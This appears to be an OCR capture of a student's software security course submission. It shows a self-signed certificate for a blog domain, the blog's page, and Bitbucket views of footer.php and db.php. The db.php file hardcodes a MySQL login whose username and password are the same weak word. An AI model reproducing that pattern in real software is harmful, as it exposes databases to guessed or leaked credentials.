Certificate Viewer: "niharika.myblog.com"

Could not verify this certificate because the issuer is unknown.

Issued To

Common Name (CN)	niharika.myblog.com
Organization (O)	UDayton
Organizational Unit (OU)	SS-LBS
Serial Number	00:E4:F0:0C:FE:6D:03:4E:6B

Issued By

Common Name (CN)	niharika.myblog.com
Organization (O)	UDayton
Organizational Unit (OU)	SS-LBS


Period of Validity

Begins On	November 22, 2022
Expires On	October 22, 2024

Fingerprints

SHA-256 Fingerprint	67:64:7B:B3:F4:1B:6B:0C:91:10:7F:8C:03:6A:F5:AF: 50:7A:9B:7A:BE:8E:46:DE:C3:E5:AB:12:E9:53:32:98
SHA1 Fingerprint	E5:48:A5:40:10:E4:A6:10:6F:9A:41:93:F0:21:68:8C:57:11:46:58

ii: Successfully deployed the web applications



My Blog

Home | Admin

Welcome

Welcome to my blog. Leave a comment if you like the new design :)

Be the first to comment

Test

Is it working?


Be the first to comment

No Copyright - Revised by Phu Phung for CPS 474/574 Software Security/Language-based Security

Security hardenning by "Niharika Gadhave"

e: Repository

Made changes in classes/db.php file and footer.php file.



footer.php

Here's where you'll find this repository's source files. To give your users an idea of what they'll find here, add a description to your repository.


ss-lbs-gadhaven1 / assignment / www.myblog.com / footer.php

```
anguage-based Security<br><font color="Green">Security hardenning by "Niharika Gadhave"</font></p>
```

Last updated
4 minutes ago

File type
PHP

Lines	Size
16	337 B



Chrome File Edit View History Bookmarks Profiles Tab Window Help
Tue Nov 22 6:15 PM
bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/assignment/www.myblog.com/classes/db.php
Gmail YouTube Maps News Translate Aaple Sarkar DBT SD Movies Point -... Course: Navigate... Availability Grid TeamDynamix Ver... Top 10 Cyber Sec... 13.pdf
Bitbucket Your work Repositories Projects More Create
Search
ss-lbs-gadhaven1
Source
Commits
Branches
Pull requests
Pipelines
Deployments
Jira issues
Security
Pull requests Invite Check out
Source master e69901f Full commit
Edit

db.php

Here's where you'll find this repository's source files. To give your users an idea of what they'll find here, add a description to your repository.

ss-lbs-gadhaven1 / assignment / www.myblog.com / classes / db.php

```
<?php

    $dblink = mysqli_connect("localhost", "niharika", "niharika","blog");
    if (mysqli_connect_errno()) {
        printf("Connect failed: %s\n", mysqli_connect_error());
        exit();
    }

?>
```

Last updated
5 days ago

File type
PHP

Lines
10

Size
199 B

0 builds

It looks like you haven't configured a build tool yet. You can use Bitbucket Pipelines to build, test